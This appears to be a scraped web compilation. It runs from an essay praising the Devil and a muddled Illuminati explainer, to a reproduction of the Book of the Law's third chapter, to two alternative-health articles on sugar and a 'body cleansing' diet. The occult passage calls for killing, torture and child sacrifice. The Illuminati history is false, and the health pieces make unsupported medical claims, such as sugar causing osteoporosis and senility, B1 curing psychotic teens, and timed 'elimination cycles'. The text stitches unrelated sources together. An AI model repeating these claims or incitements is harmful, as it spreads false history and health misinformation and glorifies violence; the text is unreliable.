It fears the naturism of the Beast, because if people respect nature, they will see the churches as hideous and avoid them, because they are created from dead trees and rocks which looked better by the river before they were quarried.

It fears death most of all, because if people understood that death was just part of a renewing cycle, they would not fear it and would feel no reason to pay priests and pastors and rabbis and imams large sums to preach to them.

The church is fear, religion is fear, the Devil is the ultimate arbiter of liberation from fear of death, and of life, at the same time.

The religious sheep in the church fear living almost more than they do dying because they have been taught that enjoying life is a bad thing, an amusing sort of nonsense that only fools truly believe- but they also have a fear of dying and this convinces the rest of them to go listen to a drunken priest rant for hours about sinning.

THE VARIOUS GOALS OF THE DEVIL

The Devil, the best friend mankind ever had, responsible for enlightening cultures, and inspiring social reform and the existence of the scientific method, is indeed possessed of the violation to have goals- something which is remarkably lost on most who acknowledge its existence, relegating the Devil to a sort of parlor sideshow, often talked about but seldom acknowledged as a real entity, which displeases the Devil greatly.

The essential goal of the Devil is freedom, which makes sense given the typical archetype of the Devil as opposed to authority (which the church never bothers to mention was tyrannical.)

The presence of Lucifer frees you from guilt, from tyranny, from the error of questioning things. It frees you from the lies of religion.

The presence of Satan frees you from the ill will of authority itself in more physical sense. It smashes states and the iron heel of dictators and rulers.

The Presence of Pan frees you from sadness and gloom. It invites pleasure and sensuality, it opposes drudgery and stasis.

The presence of the Beast frees you from artifice and artificial morals. It invites you to relax and unwind, it opposes the forces of society itself with its cardboard houses and tin can cars.

The presence of Death frees you from fear and cowardice, it shows you that you are eternal, that you need fear nothing because, regardless of your state of life, you can emerge victorious. In its penultimate form it also frees you from death itself, since it reveals (to all willing to listen) that it is not the end, that it bears you no torment or ill will, but wishes for you to be renewed eternally.

PRAISING THE DEVIL

Seldom do people understand that they praise the Devil every day, and there is a secret here for all those who can understand these words, and that secret is as follows:

"The Devil does not care if you cast occult rituals around its presence, because simply understanding that the Devil is real, and is your friend, and governs all things good and sacred to the existence of life, is enough to reveal to you the divine truth: that every moment you express freedom or creativity, every time you enjoy yourself, you are vicariously becoming the Devil itself, and thus through these acts, inviting the Devil to share in your joy and freedom."

While you may certainly practice the occult and praise or evoke demons, summon various entities, curse your foes, bless your friends, and do a manner of other things involving magick, the Devil itself is relatively unconcerned with such acts and is, essentially, the very spirit of existence of a sentient beings capability to enjoy itself- a capability maximized by the presence of freedom from authority, freedom from want, freedom from stasis, and from fear.

What is the Illuminati?

The Illuminati were a group of medieval scientists who wanted to study and experiment freely away from the power of the Catholic Church. When the church found out about them they framed them and called them heretics, hence "they worship the devil". The Illuminati eventually dissolved. The all seeing eye thing symbolizes how many spies the Illuminati had in the church. As for the Freemasons they do a shit load of charity work. Of course it is much more complex than that. The Catholic Church is truly inane for what it has done.

What does the Webster's Dictionary have to say about the Illuminati?

Let's hear from the 1913 Webster:

Illuminati (Page: 729)

Il*lu`mi*na"ti (?), n. pl. [L. illuminatus. See Illuminate, v. t., and cf. Illuminee.] Literally, those who are enlightened; -- variously applied as follows: -

1. (Eccl.) Persons in the early church who had received baptism; in which ceremony a lighted taper was given them, as a symbol of the spiritual illumination they has received by that sacrament.
2. (Eccl. Hist.) Members of a sect which sprung up in Spain about the year 1575. Their principal doctrine was, that, by means of prayer, they had attained to so perfect a state as to have no need of ordinances, sacraments, good works, etc.; -- called also Alumbrados, Perfectibilists, etc.
3. (Mod. Hist.) Members of certain associations in Modern Europe, who combined to promote social reforms, by which they expected to raise men and society to perfection, esp. of one

originated in 1776 by Adam Weishaupt, professor of canon law at Ingolstadt, which spread rapidly for a time, but ceased after a few years.

4. Also applied to: (a) An obscure sect of French Familists. (b) The Hesychasts, Mystics, and Quietists; (c) The Rosicrucians.

5. Any persons who profess special spiritual or intellectual enlightenment.

Displaying 1 result(s) from the 1828 edition:

ILLUMINATION, n. A church term anciently applied to persons who had received baptism; in which ceremony they received a lighted taper, as a symbol of the faith and grace they had received by that sacrament.

1. The name of a sect of heretics, who sprung up in Spain about the year 1575, and who afterward appeared in France. Their principal doctrine was, that by means of a sublime manner of prayer, they had attained to so perfect a state as to have no need of ordinances, sacraments and good works.

2. The name given to certain associations of men in modern Europe, who combined to overthrow the existing religious institutions, and substitute reason, by which they expected to raise men and society to perfection.

What do other sources say?

Let's hear from Wolfram Alpha:


-
- 1 noun A name assumed by or applied to various societies or sects because of their claim to special enlightenment in religious, or (later) intellectual, matters.
 - 2 noun Applied to a sect of Spanish heretics which existed in the 16th c. under the name Alumbrados or 'enlightened'; subsequently, to a similar but obscure sect of Familists which arose in France in Louis XIII's reign.
 - 3 noun Used to render German Illuminaten, the name of a celebrated secret society, founded at Ingolstadt in Bavaria, in 1776, by Professor Adam Weishaupt, holding deistic and republican principles, and having an organization akin to freemasonry; hence applied to other thinkers regarded as atheistic or free-thinking, e.g. the French Encyclopædists.
 - 4 noun Persons affecting or claiming to possess special knowledge or enlightenment on any subject: often used satirically.
-

Let's hear from a member of an organization:

"The Illuminati is a life enhancing organization. Not an evil plot to bring us down."
-Druwydoin Pendragon

All in all the real Illuminati were philosophy geeks back in the 1700's in what's now Germany. The Catholic Church was in charge of science in the middle ages. The Illuminati were philosophy geeks that wanted to escape this. Enough said.

The Real Illuminati Pyramid Structure



An organization made up of many many occultists and witches called The Children of Darkness And The Left Hand Path.

Abrahamadabra! the reward of Ra Hoor Khut.

There is division hither homeward; there is a word not known. Spelling is defunct; all is not aught. Beware! Hold! Raise the spell of Ra-Hoor-Khuit!

Now let it be first understood that I am a god of War and of Vengeance. I shall deal hardly with them.

Choose ye an island!

Fortify it!

Dung it about with enginery of war!

I will give you a war-engine.

With it ye shall smite the peoples; and none shall stand before you.

Lurk! Withdraw! Upon them! this is the Law of the Battle of Conquest: thus shall my worship be about my secret house.

Get the stele of revealing itself; set it in thy secret temple -- and that temple is already aright disposed -- for it shall be your Kiblah for ever. It shall not fade, but miraculous colour shall come back to it day after day. Close it in locked glass for a proof to the world.

This shall be your only proof. I forbid argument. Conquer! That is enough. I will make easy to you the abstrusion from the ill-ordered house in the Victorious City. Thou shalt thyself convey it with worship, o prophet, though thou likest it not. Thou shalt have danger for trouble. Ra-Hoor-Khu is with thee. Worship me with fire for blood; worship me with swords for with spears. Let the woman be girt with a sword before me: let blood flow to my name. Trample down the Heathen; be upon them, o warrior, I will give you of their flesh to eat!

Sacrifice cattle, little and big: after a child.

But not now.

Ye shall see that hour, o blessed Beast, and thou the Scarlet Concubine of his desire!

Ye shall be sad thereof.

Deem not too eagerly to catch the promises; fear not to undergo the curses. Ye, even ye, know not this meaning all.

Fear not at all; fear neither men nor Fates, nor gods, nor anything. Money fear not, nor laughter of the folk folly, nor any other power in heaven or upon the earth or under the earth. Nu is your refuge as Hadit your light; and I am the strength, force, vigour, of your arms.

Mercy let be off: damn them who pity! Kill and torture; spare not; be upon them!

That stele they shall call the Abomination of Desolation; count well its name, f it shall be to you as 718.

Why? Because of the fall of Because, that he is not there again.

Set up my image in the East: thou shalt buy thee an image which I will show thee, especial, not unlike the one thou knowest. And it shall be suddenly easy for thee to do this.

The other images group around me to support me: let all be worshipped, for they shall cluster to exalt me. I am the visible object of worship; the others are secret; for the Beast f his Bride are they: and for the winners of the Ordeal x. What is this? Thou shalt know.

For perfume mix meal f honey f thick leavings of red wine: then oil of Abramelin and olive oil, and afterward soften f smooth down with rich fresh blood.

The best blood is of the moon, monthly: then the fresh blood of a child, or dropping from the host of heaven: then of enemies; then of the priest or of the worshipers: last of some beast, no matter what.

This burn: of this make cakes f eat unto me. This hath also another use; let it be laid before me, and kept thick with perfumes of your orison: it shall become full of beetles as it were and creeping things sacred unto me.

These slay, naming your enemies; f they shall fall before you.

Also these shall breed lust f power of lust in you at the eating thereof.

Also ye shall be strong in war.

Moreover, be they long kept, it is better; for they swell with my force.
All before me.

My altar is of open brass work: burn thereon in silver or gold!

There cometh a rich man from the West who shall pour his gold upon thee.

From gold forge steel!

Be ready to fly or to smite!

But your holy place shall be untouched throughout the centuries: though
with fire and sword it be burnt down f shattered, yet an invisible house
there standeth, and shall stand until the fall of the Great Equinox;
when Hrumachis shall arise and the double-wanded one assume my throne
and place. Another prophet shall arise, and bring fresh fever from the
skies; another woman shall awake the lust f worship of the Snake;
another soul of God and beast shall mingle in the globed priest; another
sacrifice shall stain the tomb; another king shall reign; and blessing
no longer be poured To the Hawk-headed mystical Lord!

The half of the word of Heru-ra-ha, called Hoor-pa-kraat and
Ra-Hoor-Khut.

Then said the prophet unto the God:

I adore thee in the song --

I am the Lord of Thebes, and I
The inspired forth-speaker of Mentu;
For me unveils the veiled sky,
The self-slain Ankh-af-na-khonsu
Whose words are truth. I invoke, I greet
Thy presence, O Ra-Hoor-Khuit!

Unity uttermost showed!
I adore the might of Thy breath,
Supreme and terrible God,
Who makest the gods and death
To tremble before Thee: --
I, I adore thee!

Appear on the throne of Ra!
 Open the ways of the Khu!
 Lighten the ways of the Ka!
 The ways of the Khabs run through
 To stir me or still me!
 Aum! let it fill me!

So that thy light is in me; f its red flame is as a sword in my hand to
 push thy order. There is a secret door that I shall make to establish
 thy way in all the quarters, (these are the adorations, as thou hast
 written), as it is said:

The light is mine; its rays consume
 Me: I have made a secret door
 Into the House of Ra and Tum,
 Of Khephra and of Ahathoor.
 I am thy Theban, O Mentu,
 The prophet Ankh-af-na-khonsu!

By Bes-na-Maut my breast I beat;
 By wise Ta-Nech I weave my spell.
 Show thy star-splendour, O Nuit!
 Bid me within thine House to dwell,
 O winged snake of light, Hadit!
 Abide with me, Ra-Hoor-Khuit!

All this and a book to say how thou didst come hither and a reproduction
 of this ink and paper for ever -- for it is in the word secret f not
 only in the English -- and thy comment upon this the Book of the Law
 shall be printed beautifully in red ink and black upon beautiful paper
 made by hand; and to each man and woman that thou meetest, were it but
 to dine or to drink at them, it is the Law to give. Then they shall
 chance to abide in this bliss or no; it is no odds. Do this quickly!

But the work of the comment? That is easy; and Hadit burning in thy
 heart shall make swift and secure thy pen.

Establish at thy Kaaba a clerk-house: all must be done well and with
 business way.

The ordeals thou shalt oversee thyself, save only the blind ones. Refuse
 none, but thou shalt know f destroy the traitors. I am Ra-Hoor-Khuit;
 and I am powerful to protect my servant. Success is thy proof: argue

not; convert not; talk not overmuch! Them that seek to entrap thee, to overthrow thee, them attack without pity or quarter; f destroy them utterly. Swift as a trodden serpent turn and strike! Be thou yet deadlier than he! Drag down their souls to awful torment: laugh at their fear: spit upon them!

Let the Scarlet Woman beware! If pity and compassion and tenderness visit her heart; if she leave my work to toy with old sweetnesses; then shall my vengeance be known. I will slay me her child: I will alienate her heart: I will cast her out from men; as a shrinking and despised harlot shall she crawl through dusk wet streets, and die cold and an-hungered.

But let her raise herself with pride! Let her follow me in my way! Let her work the work of wickedness! Let her kill her heart! Let her be loud and adulterous! Let her be covered with jewels, and rich garments, and let her be shameless before all men!

Then will I lift her to pinnacles of power: then will I breed from her a child mightier than all the kings of the earth. I will fill her with joy: with my force shall she see f strike at the worship of Nu: she shall achieve Hadit.

I am the warrior Lord of the Forties: the Eighties cower before me, f are abased. I will bring you to victory f joy: I will be at your arms in battle f ye shall delight to slay. Success is your proof; courage is your armour; go on, go on, in my strength; f ye shall turn not back for any!

This book shall be translated into all tongues: but always with the original in the writing of the Beast; for in the chance shape of the letters and their position to one another: in these are mysteries that no Beast shall divine. Let him not seek to try: but one cometh after him, whence I say not, who shall discover the Key of it all. Then this line drawn is a key: then this circle squared in its failure is a key also. And Abrahamadabra. It shall be his child f that strangely. Let him not seek after this; for thereby alone can he fall from it.

Now this mystery of the letters is done, and I want to go on to the holier place.

I am in a secret fourfold word, the blasphemy against all gods of men.

Curse them! Curse them! Curse them!

With my Hawk's head I peck at the eyes of Jesus as he hangs upon the cross.

I flap my wings in the face of Mohammed f blind him.

With my claws I tear out the flesh of the Indian and the Buddhist, Mongol and Din.

Bahlasti! Ompehda! I spit on your crapulous creeds.

Let Mary inviolate be torn upon wheels: for her sake let all chaste women be utterly despised among you!

Also for beauty's sake and love's!

Despise also all cowards; professional soldiers who dare not fight, but play; all fools despise!

But the keen and the proud, the royal and the lofty; ye are brothers!

As brothers fight ye!

There is no law beyond Do what thou wilt.

There is an end of the word of the God enthroned in Ra's seat, lightening the girders of the soul.

To Me do ye reverence! to me come ye through tribulation of ordeal, which is bliss.

The fool readeth this Book of the Law, and its comment; f he understandeth it not.

Let him come through the first ordeal, f it will be to him as silver.

Through the second, gold.

Through the third, stones of precious water.

Through the fourth, ultimate sparks of the intimate fire.

Yet to all it shall seem beautiful. Its enemies who say not so, are mere liars.

There is success.

I am the Hawk-Headed Lord of Silence f of Strength; my nemyss shrouds the night-blue sky.

Hail! ye twin warriors about the pillars of the world! for your time is nigh at hand.

I am the Lord of the Double Wand of Power; the wand of the Force of Coph Nia -- but my left hand is empty, for I have crushed an Universe; f nought remains.

Paste the sheets from right to left and from top to bottom: then behold!

There is a splendour in my name hidden and glorious, as the sun of midnight is ever the son.

The ending of the words is the Word Abrahadabra.

Sugar - A Poor Choice

by Raymond Francis

Health is a choice. If you choose health, sugar is not an option. Sugar is a dangerous metabolic poison and a leading contributor to our epidemic of chronic disease. If we want to vastly improve health, one single choice we can make is to stop, or at least minimize, sugar consumption. The less you eat and the less frequently you eat it, the better off you will be.

History

Our biologic ancestors did not have access to sugars in the refined forms that exist today. Sugar was a rare commodity, found primarily in fresh fruits, or perhaps a batch of honey. Advents in technology brought forth the first sugar refineries during the Napoleonic period. At that time sugar was expensive, and average consumption was about 7 pounds per year. By the end of the 19th century, sugar was affordable, and available to almost everyone. Since 1909, sugar consumption has increased by 70%. Americans now eat an average of about 150 pounds of sugar per year, up 25 pounds (20%) since 1970! In terms of caloric content, sugar makes up more than 25% of the average American's diet and up to 50% of some children's diets! An empty calorie food with no nutritional value whatsoever, sugar is replacing valuable complex carbohydrates as a source of energy for humans. Historically we did not eat these refined sugars, and doing so throws the body into a chaotic state of disregulation.

Overview

Here's the problem: The human body was simply not designed to handle refined sugars. They bring about a deadly combination of malnutrition and toxicity. Refined sugar is new to the human diet, and people are eating an enormous amount of it—almost half a pound per day! Feeding refined sugar to a human body is similar to burning high-octane aircraft fuel in an automobile engine. Impressive amounts of energy, but after a while, you damage the engine. Metabolizing refined sugar is quite a challenge, but if forced to, the body will struggle to cope with it. This struggle causes serious disturbances, and after time, disease is the guaranteed result. If sugar were introduced today as a new product, the FDA would not approve it. FDA approval requires that a product be safe. Evidence that sugar damages health is overwhelming. It has been associated with diabetes, tooth decay, heart disease, cancer, and other diseases. In fact, the rise of chronic disease in modern societies has paralleled the rise in sugar consumption. When these facts are examined, one might consider feeding sugar to children a form of child abuse... Instead, we give children sweets as a "reward" for being good!

Nutrient Deficiencies

Food is supposed to support life. Sugar will not support the life of humans, animals, insects, or even bacteria. Sugar really isn't food! Sugar requires specific nutrients in order to metabolize in the body. The refining process strips these nutrients from the source materials like sugar cane, so that metabolism requires the body to deplete itself. The body uses up its reserves, causing deficiencies of various B vitamins, magnesium, chromium, and other nutrients. Here are some examples of clinically significant sugar-related deficiencies:

- 20 psychotic teenagers, being unsuccessfully treated with psychotherapy and tranquilizers, were completely cured by vitamin B1 supplementation. Sugar had depleted their B vitamin reserves making them deficient and causing abnormal behavior. One can be sure there are tens of thousands of teens out there right now with similar problems.

- Chromium deficiencies have been linked to both excessive sugar consumption and heart disease. Coronary disease patients average twice the sugar consumption of healthier people, and have significantly less chromium in their tissues.
- Sugar and vitamin C use the same transport mechanism. Excessive sugar intake overloads this transport system and may cause vitamin C deficiencies.
- Sugar promotes bone loss and causes osteoporosis.
- Sugar inhibits the release of omega 6 essential fatty acids from storage in fat tissues, thereby contributing to essential fatty acid deficiency.

Metabolic Chaos: Heart Disease, Hypoglycemia & Immunosuppression

Sugar throws body chemistry into biochemical chaos lasting for six to eight hours after consumption. During this period, hormone, fat, carbohydrate, and protein metabolism are greatly disrupted. After consumption, refined sugar is rapidly absorbed by the body, which dangerously increases the sugar content of the blood. Excess sugar causes production of excess insulin, which signals cells to take up sugar. Cells then absorb sugar, to get it out of the bloodstream. This solves one problem but creates another: Now the body's cells have too much sugar. To correct this imbalance, cells turn the sugar into saturated fats and cholesterol. This brings us to heart disease.

In terms of heart disease, eating sugar is similar to eating saturated fat, only much worse because sugar creates a lot of other problems. Increased insulin levels not only tell the body to store fat, but they also tell it not to release fat. This makes people get fat and stay fat. It causes fat to be deposited in our cells and organs, resulting in atherosclerosis, fatty liver and kidneys, and obesity. These fats cause blood cells to become sticky thereby increasing the chances of blood clots, strokes and heart attacks. Sugar increases "bad" LDL cholesterol, decreases "good" HDL cholesterol, and increases triglyceride levels in the blood. If antioxidant vitamins and minerals are deficient, these triglycerides can be oxidized causing serious health problems. In addition, red blood cells are choked by the saturated fats and this reduces their ability to carry oxygen to our tissues.

Hypoglycemia (low blood sugar) is another problem caused by sugar consumption. When insulin is secreted into the blood, it makes blood sugar levels fall rapidly. Insulin levels remain high however, so the body continues to take up sugar beyond the point where it needs to. The result is hypoglycemia. Symptoms include weakness, dizziness, crying spells, insomnia, aggression, and depression. Sugar in breakfasts or lunches can cause children to do poorly in school. They become hypoglycemic about 60 minutes after eating sugar and this affects brain function. Many teachers claim that their students are "brain dead" after lunch, and this is why.

Sugar-induced hormone imbalances tax and weaken the immune system to the point where it can no longer defend the body. When insulin causes blood sugar to fall excessively low, the adrenal glands secrete hormones that pump blood sugar back up. Daily consumption of sugar causes an overworked biochemical balancing act resulting in adrenal exhaustion, which in turn decreases the body's ability to respond to future stress. Adrenal exhaustion is now a common problem in the chronically ill. Sugar quadruples adrenaline levels, while increasing both cholesterol and cortisone. Cortisone is known to depress immune function. Studies show that the ability of white cells to destroy harmful bacteria is reduced as sugar consumption rises. This is why children, who eat lots of sugar, are more susceptible to colds, flu, and other infections.

Fiber Deficiency

Humans were designed to derive energy from complex carbohydrates, which are naturally high in fiber. By contrast, a high sugar diet provides calories without the fiber that is essential to human health. Insufficient fiber causes materials to move too slowly through the digestive tract. This can cause constipation, which is a big problem in our society. It also causes waste to remain too long in the colon

where it can serve as food for harmful bacteria, thereby producing gas and toxins, and promoting intestinal inflammation and bloating.

- Fiber has been shown to remove toxic and carcinogenic substances from our bodies.
- Lack of fiber leads to toxic absorption and excessive stress on the liver.
- Fiber binds to hormones like estrogen and removes them from the body. Without fiber, the estrogen may be reabsorbed and excess estrogen is known to cause disease.
- Fiber slows down the rate of sugar entry into the blood stream, so foods like sweet fruits are suitable and healthy alternatives to refined sugar.
- Fiber has been shown to improve diabetes control because high fiber diets greatly reduce the need for insulin.

Conclusive Research

- Human volunteers who were fed sugar experienced a rise in cholesterol levels plus a marked increase in blood pressure.
- Laboratory animals died sooner when sugar was added to their diet.
- Rats fed a high sugar diet did less physical work, were unable to reproduce as well, and had shortened life spans.
- Other animal experiments concluded that refined sugar "causes serious disturbances in carbohydrate and lipid metabolism," and caused diabetes in the animals.
- People who have little contact with refined sugar have virtually no tooth decay.
- The saturated fats produced by sugar metabolism cause pimples, acne, senility, and heart disease.
- A high sugar diet increases the severity of premenstrual syndromes in college women.
- Sugar feeds cancer cells causing them to grow faster and has been linked to colon, kidney, prostate, breast, rectal, ovarian, uterine, and nervous system cancer.

In our society, staying away from refined sugar is no easy task. Sugar is added to most processed foods and many food labels list sugar under more than one name. This can be confusing to the consumer. Look for sugar under names like sucrose, glucose, fructose, maltose, maltodextrin, raw sugar, brown sugar, turbinado sugar, honey, rice syrup, corn syrup, maple syrup, concentrated fruit juice, and barley malt. Sugar in whole fruits is acceptable, but not so in fruit juices because the lack of fiber allows rapid absorption of the sugar.

Deficiency and toxicity are the two causes of disease, and sugar is a leading contributor to both. This is why sugar is a major cause of our modern epidemic of chronic, degenerative diseases. Read labels carefully and avoid sugar as much as possible. Most especially, don't feed sugar to children. The dangers of eating sugar were even known to the ancient world. In the Bible, Proverbs 25:27 says, "It is not good to eat too much honey." We seem to have forgotten this ancient wisdom.

Raymond Francis is an M.I.T.-trained scientist, a registered nutrition consultant, author of Never Be Sick Again and Never Be Fat Again, host of the Beyond Health Show, Chairman of the The Project to End Disease and an internationally recognized leader in the field of optimal health maintenance.

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The Body Cleansing Diet

The Body Cleansing Diet

By: Dr. Edward F. Group III, DC, NP, DACBN, DCBCN, DABFM

I want to share with you my general dietary recommendations for what I believe is the healthiest diet for the average person to keep their body healthy and clean. The reason I called it "The Body Cleansing Diet" is because a clean body is a healthy body.



What you'll discover on this page:

1. [The Human Body's Natural Biorhythms](#)
2. [Choosing The Right Foods](#)
3. [Why Most Diet Plans Don't Work](#)
4. [The 2 Minute Deep Breathing Relaxation Exercise](#)
5. [Avoid Drinking Beverages With Meals](#)
6. [How Many Times A Day Should You Eat?](#)
7. [The Importance Of Chewing Your Food](#)
8. [Food Combining For a Healthy Body](#)
9. [Avoid Eating Proteins & Starches in the Same Meal](#)
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11. [Avoid Mixing Acid Foods with Proteins in the Same Meal](#)
12. [Avoid Mixing Meat, Cheese or Milk in the Same Meal](#)
13. [Eat Alkaline Foods as Much as Possible!](#)
14. [The Body Cleansing Diet - Healthy Daily Meal Plan](#)
15. [Top 4 Healthy Oils To Include in Your Diet](#)
16. [Try To Eat More Grain-Free Foods](#)
17. [Eat a Gluten Free Diet](#)
18. [The Body Cleansing Diet - Tips and Recommendations](#)

What is My Diet?

Just so you know my diet is 95% raw foods and consists of seasonal organic fruits, raw nuts and seeds, a variety of fresh vegetables, fresh green juices, fresh herbs, sprouts, and salads. I do not consume wheat, grains, egg, meat or dairy products. As a former meat eater, I started out cold turkey as a vegetarian in 2000 and my body could not handle the shock and I became sick. Then I learned that you must give the body time to adapt to changes in the diet and I slowly replaced cooked foods, meat, dairy, wheat and other gluten containing grains with live raw foods over a period of a couple of years.



I allowed my body to adapt over a long period of time to a raw vegan lifestyle. I say my diet is 95% raw because occasionally (maybe once a month) I will have some steamed or lightly cooked vegetables or anything else I want. So I don't claim to be perfect, I'm human just like you!

I do not put restrictions on myself. **This is the main reason why most diets fail.** You should never restrict things from your diet, you should start adding healthier options to your diet. So I'm not going to advise you to give up everything and go raw immediately. Sure I think it is the best diet for the human body but that is something you can decide for yourself.

The Human Body's Natural Biorhythms

A balanced diet, getting regular sleep and sufficient exercise, reducing your daily toxin threshold, cleansing your body regularly, and maintaining a positive state of mind are required to obtain maximum health. The first step in any diet plan is to understand how the body utilizes and processes the nutrients it needs. Let's start by looking at the biorhythms regulating our body's nutritional needs. All creatures on this planet, including human beings, are naturally attuned to three daily body cycles. These cycles have precise and established hours set by the laws of nature.

BODY CYCLE #1 - THE ELIMINATION CYCLE

This Cycle Begins around 4:00 AM and ends around 12:00 NOON.

During this cycle, the body naturally tries to purge itself of toxic waste materials and unnecessary salts, proteins, and acids. During this cycle you should consume adequate



amounts of fresh seasonal fruit (preferably organic or locally grown) to support the body's natural toxin elimination cycle. Not only does fruit supply the body with living matter to draw out unwanted substances, it also ensures the intestinal tract remains well hydrated and nourished. Fresh raw fruit provides the ideal ingredients for supporting the body's Elimination Cycle.

BODY CYCLE #2 - THE ENERGY CYCLE

This Cycle Begins around 12:00 NOON and ends around 8:00 PM.

During the Energy Cycle, food and nutrients are processed and stored to provide you with energy for your day. The best way to support your body during the Energy Cycle is to eat plenty of fresh raw vegetables (such as a salad or juice), with a starch source to provide your body with the energy it needs to maintain its natural biochemical balance.

BODY CYCLE #3 - THE REGENERATION CYCLE

This Cycle Begins around 8:00 PM and ends around 4:00 AM.

This is an opportunity for the body to take the time it needs to heal and regenerate. This is when the body should get quality sleep. During this cycle, the body assimilates all the foods that you consumed during the day and then processes the nutrients to regenerate itself cell by cell. If the sleep cycle is disrupted by irregular work patterns, night feeding of infants, travel across many time zones, or other factors, the body loses its ability to regenerate cells, which leads to their degeneration instead of regeneration.

Choosing The Right Foods

I designed the body cleansing diet based on the body's natural biorhythms. Understanding and following these principles are critical for first improving and then maintaining your health and vitality. Although this diet may seem tough at first, I would not be helping you if I failed to tell you what your body wants and needs to function properly.

All foods should be certified organic or locally grown. This will help ensure that their purity and nutritional content haven't been compromised by toxins such as [pesticides](#), antibiotics, hormones, refined sugars, MSG, artificial sweeteners, and other toxic compounds. Raw organic fruits, vegetables, seeds, nuts, grass juices, and sprouted grains provide the most nutrition to the body. Because they are not processed or treated (just gathered and cleaned), they provide the natural enzymes necessary for healthy digestion and cell function.

If you were not raised on raw organic vegetables or foods, it may be difficult for you to make the transition from cooked, fried, and processed foods. Take it slowly and start by eating fresh fruit for breakfast every morning. After you've done that for a week or so, start replacing one toxic food with a healthy option every week until you have accomplished the goal of creating a healthy diet for yourself. This process might take you 3 to 6 months or longer, depending on how strict you are in following the plan.

In my book [The Green Body Cleanse](#), I explain precisely how to eliminate and replace toxins from the foods you eat and the beverages you drink.




Why Most Diet Plans Don't Work

One of the main reasons people have such a hard time losing weight and why we live in an obese society is that people are not eating their meals in a parasympathetic state. I have reviewed practically every diet book or plan ever written and not one person has ever mentioned how important this is or even linked this to a cause of weight gain.

Sympathetic State vs. Parasympathetic State

